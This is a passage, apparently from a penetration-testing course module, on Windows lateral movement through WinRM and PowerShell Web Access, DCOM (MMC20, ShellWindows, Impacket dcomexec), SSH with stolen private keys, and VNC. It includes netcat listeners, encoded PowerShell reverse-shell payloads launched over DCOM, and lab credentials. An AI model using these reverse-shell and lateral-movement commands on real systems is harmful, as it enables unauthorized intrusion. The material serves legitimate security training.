
```
[+] Add-DomainGroupMember
[+] Add-DomainObjectAcl
[+] Add-RemoteConnection
```

In the above command, we established a session and invoked `PowerView.ps1` because `PowerView.ps1` is located at `/home/plaintext`. Next, we executed the `menu` command, which displayed not only the default menu options but also the cmdlets available since we imported `PowerView`.

Additionally, we can also load DLLs or [Donut](#) payloads.

## Windows PowerShell Web Access


It is also possible that the Administrator configures [Windows PowerShell Web Access](#), which provides a web-based interface for accessing PowerShell sessions remotely. This feature allows users to run PowerShell commands and scripts from a web browser, offering flexibility and convenience for remote management tasks. Accessing PowerShell through a web portal allows users to perform administrative tasks on remote systems without needing a direct remote desktop connection or VPN access.



**Note:** By default the URL path for PowerShell Web Access is `/pswa` and the port will be 80 or 443. The web directory and port can be changed.

Valid credentials are required to authenticate with PowerShell remoting. These credentials must have appropriate permissions on the target system to initiate and execute remote PowerShell commands. Depending on the configuration, this could involve standard user accounts or accounts with elevated privileges, such as those belonging to the `Remote Management Users` group or local `Administrators`.

To connect to PowerShell Web Access using Frewdy's credentials, let's connect to <https://10.129.229.244/pswa>:



When working with PowerShell Web Access and needing to retrieve large amounts of information, we should consider using Base64 output to optimize the process. PowerShell Web Access connects to the target machine to retrieve each line, meaning it may take much time to retrieve a large file if we are on a slow network.

For example, if we try to get the contents of `C:\Windows\System32\drivers\etc\hosts` using `cat`, it will take some time to load due to the line-by-line transfer. Instead, we can use the following command to convert the file contents to Base64:

```
PS C:\Tools> [Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Windows\System32\drivers\etc\hosts"))
```



```

PS C:\Tools> $credential = New-Object
System.Management.Automation.PSCredential ($username, $securePassword)
PS C:\Tools> Get-DomainUser -Credential $credential -FindOne

logoncount                : 1100
badpasswordtime           : 6/27/2024 6:32:03 AM
description               : Built-in account for administering the
computer/domain
distinguishedname         :
CN=Administrator,CN=Users,DC=inlanefreight,DC=local
objectclass               : {top, person, organizationalPerson, user}
lastlogontimestamp        : 6/30/2024 6:21:56 AM
name                     : Administrator
lockout time              : 0
objectsid                 : S-1-5-21-2760730334-3436498779-657182845-
500
samaccountname            : Administrator
logonhours                : {255, 255, 255, 255...}
...SNIP...

```

## Conclusion

WinRM is a crucial tool for remote management and automation in Windows environments, allowing secure and efficient interaction with remote systems. By understanding and utilizing the necessary rights and enumeration techniques, we can exploit WinRM to execute commands, transfer files, and gain access to additional systems.

In the next section, we will explore the use of DCOM (Distributed Component Object Model) for lateral movement, detailing how it can be used to gain access and execute commands on remote systems.

## Distributed Component Object Model (DCOM)

Distributed Component Object Model (DCOM) is a Microsoft technology for software components distributed across networked computers. It extends the Component Object Model (COM) to support communication among objects over a network. It operates on top of the remote procedure call (RPC) transport protocol based on TCP/IP for its network communications. DCOM uses Port 135 for the initial communication and dynamic ports in the range 49152-65535 for subsequent client-server interactions. Information about the identity, implementation, and configuration of each DCOM object is stored in the registry, linked to several key identifiers:

- **CLSID (Class Identifier)**: A unique GUID for a COM class, pointing to its implementation in the registry via `InProcServer32` for DLL-based objects or `LocalServer32` for executable-based objects.

- **ProgID (Programmatic Identifier)** : An optional, user-friendly name for a COM class, used as an alternative to the CLSID, though it is not unique and not always present.
- **AppID (Application Identifier)** : Specifies configuration details for one or more COM objects within the same executable, including permissions for local and remote access.

## DCOM Rights

Leveraging DCOM for lateral movement requires specific user rights and permissions. These rights ensure that users have the appropriate level of access to perform DCOM operations securely. These include general user rights such as `local` and `network access`, which enable communication with DCOM services locally and over a network. Additionally, membership in the `Distributed COM Users` group or the `Administrators` group is often required, as these groups have the necessary permissions. These settings are typically managed using the `DCOM Configuration Tool ( DCOMCNFG )`, Group Policy, or the Windows Registry.

## DCOM Enumeration

Before we begin working with DCOM we must verify whether it is running on the target host, as we already know this service uses port TCP `135` for communication and dynamic ports in the range `49152-65535` for subsequent client-server interactions. We can use `NMAP` to scan the target and identify DCOM.

```
nmap -p135,49152-65535 10.129.229.244 -sCV -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-12 00:16 UTC
Nmap scan report for srv01.inlanefreight.local (10.129.229.244)
Host is up (0.0017s latency).
Not shown: 16376 filtered ports
```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
49664/tcp	open	msrpc	Microsoft Windows RPC
49665/tcp	open	msrpc	Microsoft Windows RPC
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC
49669/tcp	open	msrpc	Microsoft Windows RPC
49670/tcp	open	msrpc	Microsoft Windows RPC
49671/tcp	open	msrpc	Microsoft Windows RPC
49672/tcp	open	msrpc	Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_nbstat: NetBIOS name: SRV02, NetBIOS user: <unknown>, NetBIOS MAC:
00:0d:3a:e4:57:44 (Microsoft)
```



```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.52 seconds
```

## Lateral Movement From Windows

Lateral movement from a Windows system can be achieved by performing several techniques with DCOM objects, here we will be implementing MMC20, ShellWindows, and ShellBrowserWindows.

### MMC20.Application

The MMC20.Application object allows remote interaction with Microsoft Management Console (MMC), enabling us to execute commands and manage administrative tasks on a Windows system through its graphical user interface components.

To use this technique, first let's start listening with Netcat on our attack host:

```
nc -lnvp 8001
Listening on 0.0.0.0 8001
```

Let's connect via RDP to SRV01 using Helen's credentials.

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244
/dynamic-resolution /drive:.,linux
```

Now, we must create an instance of the MMC20.Application object. This is done using PowerShell to interact with COM objects. Here's the command we use:

```
PS C:\Tools\> $mmc =
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
"172.20.0.52"));
```

We create an instance of the MMC20.Application COM object on our target server SRV02 using PowerShell. We declare a variable \$mmc to store this instance and use the .NET Activator class's CreateInstance method to initialize it. The GetTypeFromProgID method retrieves the type information for the MMC20.Application based on its ProgID, "MMC20.Application", from the remote server at 172.20.0.52.

Next, we can utilize the `ExecuteShellCommand` function within the `Document.ActiveView` property. [Microsoft documentation](#) defines the method as follows:

```
View.ExecuteShellCommand( _  
    ByVal Command As String, _  
    ByVal Directory As String, _  
    ByVal Parameters As String, _  
    ByVal WindowState As String _  
)
```

In order to use it, we must complete all parameters. The first is the `Command` to execute, which will be `powershell.exe`, next we set the `Directory` to `$null`, 3rd we add PowerShell's parameters with our reverse shell payload, we will use a payload from <https://www.revshells.com>, and finally we set the `WindowState` to `0` so it will execute normally:

```
PS C:\Tools\>  
$mmc.Document.ActiveView.ExecuteShellCommand("powershell.exe",$null,"-e  
JABjAGwAaQBLAG...SNIP...AbwBzAGUAKAApAA==",0)
```

After execution, we would have successfully established a reverse shell connection:

```
nc -lnvp 8001  
listening on [any] 8001 ...  
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.245] 58400  
  
PS C:\Windows\system32> whoami  
inlanefreight\helen
```

Execution of `mmc.exe` through COM is highly unusual, making it difficult to mask this technique as benign activity and likely to trigger alerts for defenders, but that will depend on the maturity of the organization.

## ShellWindows & ShellBrowserWindow

[ShellWindows](#) and `ShellBrowserWindow` objects in `DCOM` are very similar, they facilitate remote interaction with Windows Explorer instances. `ShellWindows` allows enumeration and control of open windows, enabling operations such as accessing files and executing commands within the Windows shell environment. However, `ShellBrowserWindow` provides specific control over browser windows within Windows Explorer, offering capabilities for managing file operations and executing commands remotely.

Since these objects aren't associated with a ProgID, we must employ the `Type.GetTypeFromCLSID` method in .NET along with `Activator.CreateInstance` to create an instance of the object via its CLSID on a remote host. We can find the CLSID with the following script:

```
PS C:\Tools> Get-ChildItem -Path 'HKLM:\SOFTWARE\Classes\CLSID' | ForEach-Object{Get-ItemProperty -Path $_.PSPPath | Where-Object {$_.'(default)' -eq 'ShellWindows'}} | Select-Object -ExpandProperty PSChildName}

{9BA05972-F6A8-11CF-A442-00A0C90A8F39}
```

We won't be able to use this technique in this lab because it doesn't have all the required components. However, if we find a server where those components exist, we can use this method to perform remote code execution. This technique involves instantiating the `ShellWindows` object.

```
PS C:\Tools> $shell =
[activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880", "SRV02"))
```

```
PS C:\Tools> $shell =
[activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39", "172.20.0.52"))
```

**Note:** These command will cause an error in the lab.

Now, let's start listening with Netcat:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

After that, we can execute any command using the `ShellExecute` method of the `Document.Application` property. We will use `cmd.exe` to execute our payload. We will be using a PowerShell reverse shell payload from [revshells.com](https://revshells.com):

```
PS C:\Tools> $shell[0].Document.Application.ShellExecute("cmd.exe", "/c powershell -e JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==", "C:\Windows\System32", $null, 0)
```

Finally, we can confirm that we have successfully established a reverse shell connection:

```
Connection received on 172.20.0.52 50105
```

```
PS C:\Windows\system32> hostname  
SRV02
```

## Lateral Movement From Linux

To perform DCOM lateral movement from Linux systems we must use the [Impacket](#) toolset which is a suite of Python libraries designed for interacting with network protocols. In this section, we will be using [dcomexec.py](#).

### dcomexec.py

`dcomexec.py` from Impacket provides an interactive shell on a remote Windows host, similar to `wmiexec.py`, but utilizes different DCOM endpoints for command execution. It operates over TCP port 445, retrieving output via the `ADMIN$` share. This tool supports DCOM objects like `MMC20.Application`, `ShellWindows`, and `ShellBrowserWindow`, offering alternative remote execution methods.

We can leverage `dcomexec.py` to connect to a remote host and get code execution. Let's start a listener with Netcat:

```
nc -lnvp 8080  
Listening on 0.0.0.0 8080
```

Now, we will use the user `Josias` and the password `Jonny25` to connect to `SRV02`, this user is a member of the `Distributed COM Users` which have the necessary permissions to execute `dcomexec.py`, we must specify the DCOM object we wish to use with `-object`, for this example, we will be using `MMC20`, after that we must specify the domain, user, and password along with the target IP address, `<domain>/<user>:<password>@<ip>`, finally, we can pass our payload:

We will be using a PowerShell reverse shell payload from [revshells.com](#).

```
proxychains4 -q python3 dcomexec.py -object MMC20 INLANEFREIGHT/Josias:  
[email protected] "powershell -e  
JABjAGwAaQBLAG...SNIP...AbwBzAGUAKAApAA==" -silentcommand
```

**Note:** In case the TCP port 445 is not available, we can use the option `-no-output`. This will disable the output and it won't try to use port 445 for connections.

<https://t.me/CyberFreeCourses>

As we can see, we have successfully gained access to system:

```
nc -lnvp 8001
listening on [any] 8001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.245] 49869

PS C:\windows\system32> whoami
inlanefreight\josias
```

**Note:** Alternatively, `dcomexec.py` also supports `ShellWindows` & `ShellBrowserWindow` objects; we can substitute MMC20 and if those are enabled, it will allow us to perform code execution.

## Conclusion

DCOM provides powerful capabilities for remote interaction and command execution in Windows environments, significantly aiding lateral movement. By utilizing DCOM objects like `ShellWindows` and `ShellBrowserWindow`, we can gain control over Windows Explorer instances and perform actions such as file manipulation and command execution. The `MMC20.Application` object further allows command execution via Microsoft Management Console (MMC), enhancing remote administrative capabilities. Knowing these methods and techniques can be very helpful to improve our penetration testing assignments.

## Secure Shell (SSH)

Secure Shell (SSH) is an encrypted protocol used for remote systems management, often Unix-like. It is widely recognized due to the `OpenSSH` project and the `ssh` command, which is frequently employed by administrators for text-based management, similar to Telnet. The `OpenSSH` suite also includes `scp` (Secure Copy) to supplant an older unencrypted copy utility, and `sftp` to replace older unencrypted applications of `ftp`.

## SSH Rights

For SSH lateral movement on Windows systems, several prerequisites and permissions are essential. The target system must have an SSH server, such as `OpenSSH`, installed and operational, while the initiating system needs an SSH client. Network connectivity should permit SSH traffic, typically on TCP port 22. Valid user credentials for an account on the target system are required, and administrative privileges are often necessary for various tasks. File system access permissions are needed for operations like file transfers using `scp` or `sftp`, and certain group policies may require adjustment to facilitate SSH connections and appropriate user rights.

## SSH Enumeration

To leverage SSH for lateral movement we must find if the protocol is running on any PC in the network and check our credentials. In this section, we will use tools such as NMAP and NetExec for enumerating and testing credentials. We can scan the target using NMAP :

```
nmap 10.129.229.244 -p 22 -sCV -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-16 01:09 UTC
Nmap scan report for srv01.inlanefreight.local (10.129.229.244)
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 6e:40:59:3c:f2:74:9e:1a:e6:ac:46:a0:72:b1:fd:0f (RSA)
|   256 30:ec:1b:be:37:99:5e:85:4a:ab:90:40:83:46:77:c6 (ECDSA)
|_  256 91:04:43:21:65:02:b2:72:17:f5:ba:65:99:8b:06:02 (ED25519)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
```

To test credentials, we can use netexec with the protocol ssh, we must specify the target IP address or domain name <ip/domain>, the user -u <user> and the password -p <password> :

```
netexec ssh 10.129.229.244 -u ambioris -p Ward@do9049
SSH      10.129.229.244 22      10.129.229.244  [*] SSH-2.0-
OpenSSH_for_Windows_7.7
SSH      10.129.229.244 22      10.129.229.244  [+]
ambioris:Ward@do9049 Windows - Shell access!
```

As we can see, we have valid credentials to connect to SSH.

**Note:** By default, the SSH server allows all user accounts to interact with the SSH even if no specific privileges are configured. This makes this protocol very attractive for performing lateral movement.

## Lateral Movement From Linux and Windows

SSH is not common on Windows environments, but sometimes administrators can install it for different purposes, if we find SSH on Windows, then we can use it for lateral movement. To authenticate with credentials we must use the following command ssh <user>@<ip/domain>, the user will be ambioris and the password Ward@do9049.

Let's first connect from our Linux machine:

<https://t.me/CyberFreeCourses>

```
ssh [email protected]
[email protected]'s password:
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

inlanefreight\ambioris@SRV01 C:\Users\ambioris>
```

Now, we can attempt to connect from Windows to the same machine:

```
inlanefreight\ambioris@SRV01 C:\Users\ambioris>ssh ambioris@srv01
The authenticity of host 'srv01 (fe80::647f:620f:3ala:e978%6)' can't be
established.
ECDSA key fingerprint is
SHA256:s3s6agEzDR8FveYp7R8TY6FCpMgePw0Q2PvS0ek+aZw.
Are you sure you want to continue connecting (yes/no)? yes
```

Typing `yes` will add the server to the list of recognized SSH hosts on the Windows client. We will then be asked to enter the user password.

After a successful connection, the Windows command shell prompt will appear:

```
PS C:\Tools> ssh ambioris@SRV01
ambioris@SRV01's password:
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

inlanefreight\ambioris@SRV01 C:\Users\ambioris>
```

## Private Key authentication

SSH also allows us to use public and private key combination for authentication purposes. If we have a `private key`, we can use it to authenticate without a password. Let's use a private key located at `C:\helen_id_rsa` in `SRV01` to authenticate as `helen`. We will use the option `-i <path private key>` to specify the private key, the option `-l <login@domain>` to specify username and domain name, the option `-p <port>` to specify the port number, by default it will use port 22, we don't need to specify it if the server is using the default, and finally we specify the target machine or IP:

```
PS C:\Tools> ssh -i C:\helen_id_rsa -l [email protected] -p 22 SRV01
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
Permissions for 'C:\\helen_id_rsa' are too open.  
It is required that your private key files are NOT accessible by others.  
This private key will be ignored.  
Load key "C:\\helen_id_rsa": bad permissions
```

We got an error because the private key privileges are too permissive. We can use `icacls` to list the privileges:

```
PS C:\Tools> icacls.exe C:\helen_id_rsa  
C:\helen_id_rsa NT AUTHORITY\SYSTEM:(I)(F)  
                BUILTIN\Administrators:(I)(F)  
                BUILTIN\Users:(I)(RX)
```

As we can see, the `BUILTIN\Users:(I)(RX)` can read and execute this file, we need to remove that group. The easy way is to copy the file to a directory our user owns, in this case, we are using Ambioris's session so let's copy it to `C:\Users\Ambioris`.

```
PS C:\Tools> copy C:\helen_id_rsa C:\Users\Ambioris\  
1 file(s) copied.
```

Now, if we check the rights on the file, we will notice that `BUILTIN\Users:(I)(RX)` is removed, and we have explicitly `INLANEFREIGHT\Ambioris:(F)`. This is because of the inheritance on this directory:

```
PS C:\Tools> icacls helen_id_rsa  
helen_id_rsa NT AUTHORITY\SYSTEM:(F)  
                BUILTIN\Administrators:(F)  
                INLANEFREIGHT\Ambioris:(F)  
  
Successfully processed 1 files; Failed processing 0 files
```

Now, if we attempt to use the SSH key file to authenticate as Helen, it won't complain, and it will allow us to authenticate:

```
PS C:\Tools> ssh -i C:\helen_id_rsa -l [email protected] -p 22 SRV01  
The authenticity of host 'srv01 (fe80::647f:620f:3a1a:e978%6)' can't be  
established.  
Microsoft Windows [Version 10.0.17763.2628]  
(c) 2018 Microsoft Corporation. All rights reserved.
```



```
inlanefreight\helen@SRV01 C:\Users\helen>
```

**Note:** A downside of private and public key authentication is that it won't allow us to perform network based authentication, it will limit us to local interaction, but we can use local access to enumerate the host or network.

## Other SSH Usage

Additionally, SSH allows us to copy files from and to the remote server using `scp` and we can also use SSH for `port forward` and `tunneling`. Please review [Pivoting, Tunneling and Port Forwarding module](#) for more details.

## Conclusion

SSH is a vital encrypted protocol for remote system management, widely used for secure text-based administration and file transfers. Effective SSH lateral movement on Windows requires an SSH server, valid user credentials, and administrative permissions. SSH's flexibility and security make it indispensable for managing and securing diverse systems.

## Remote Management Tools

Remote management tools like AnyDesk, TeamViewer, and VNC are widely used by organizations to provide remote support, access, and administration of systems. These tools are favored for their ease of use, cross-platform compatibility, and robust feature sets that facilitate remote control, file transfer, and system management. While they are invaluable for legitimate administrative tasks, they can also be leveraged for lateral movement during penetration testing or by malicious actors.

## Introduction to AnyDesk and TeamViewer

[AnyDesk](#) and [TeamViewer](#) are widely-used remote desktop applications that enable users to access and control computers remotely. These tools are prevalent in corporate environments, where they are utilized for providing IT support, enabling remote work, and managing systems without requiring physical presence. Features such as screen sharing, file transfer, and remote printing make these applications versatile and convenient for legitimate remote administration.

Adversaries may exploit legitimate desktop support and remote access software like AnyDesk and TeamViewer to establish an interactive command and control channel to target systems within networks. These services, along with other remote monitoring and management (RMM) tools such as VNC, ScreenConnect, LogMeIn, and AmmyyAdmin, are often used post-compromise as alternative communication channels or to maintain persistent access. According to the [MITRE ATT&CK framework \(T1219\)](#), these tools can be used to establish remote desktop sessions with target systems, facilitate the transfer of tools

between systems, and as components of malware to establish reverse connections or back-connect to adversary-controlled systems. Notable examples include the use of AnyDesk by the [Cobalt Group](#) for remote access and persistence, and the abuse of TeamViewer by the [Carbanak](#) group for remote interactive command and control.

## VNC (Virtual Network Computing)

[VNC](#) is a remote access tool that enables users to control a computer over a network connection. Utilizing the Remote Frame Buffer (RFB) protocol, VNC transmits keyboard and mouse events from one computer to another while relaying graphical screen updates back in the other direction. This facilitates real-time interaction with remote systems.

VNC is commonly deployed in enterprise environments to provide technical support and remote work solutions. It allows administrators and technical support staff to assist users without the need to physically visit their workstations, streamlining the resolution of emergencies or technical issues. VNC is lightweight, platform-independent, and supports a wide range of operating systems, making it suitable for various network configurations. For our example, we will focus on using [TightVNC](#).

## VNC for Lateral Movement

According to [MITRE ATT&CK T1021.005](#), adversaries may use VNC for lateral movement within a network. VNC allows remote desktop sharing over the network, enabling attackers to control and interact with the compromised systems as if they were physically present. By exploiting VNC, attackers can move laterally across the network, execute commands, transfer files, and escalate privileges.

To leverage VNC for lateral movement, we can use VNC clients and servers to establish remote connections and control target systems. In this section we will explore how to abuse VNC from Windows and Linux.

## Lateral Movement Using TightVNC from Windows

To perform lateral movement using TightVNC from a Windows machine, we need to identify the target system's VNC server details and use a VNC client to connect. By default VNC runs on port 5900. Let's use PowerShell [Test-NetConnection](#) cmdlet to identify if VNC is running on SRV02 :

```
PS C:\Tools> Test-NetConnection -ComputerName SRV02 -Port 5900
```

```
ComputerName      : SRV02
RemoteAddress     : 172.20.0.52
RemotePort        : 5900
InterfaceAlias    : Ethernet1
SourceAddress     : 172.20.0.51
```

```
TcpTestSucceeded : True
```

To use VNC, we need credentials. Administrators often use shared passwords across multiple computers to facilitate VNC administration. If we gain administrative rights on a computer with VNC installed, we can retrieve the password from the registry keys if it is not encrypted and use it if configured on other machines.

We can use the repository [PasswordDecrypts](#) to search for the registry keys that common VNC software uses. In our case, we will search for TightVNC registry keys and find the key `Password`. Let's connect to `SRV02` where we have Administrators's rights using Helen credentials.


```
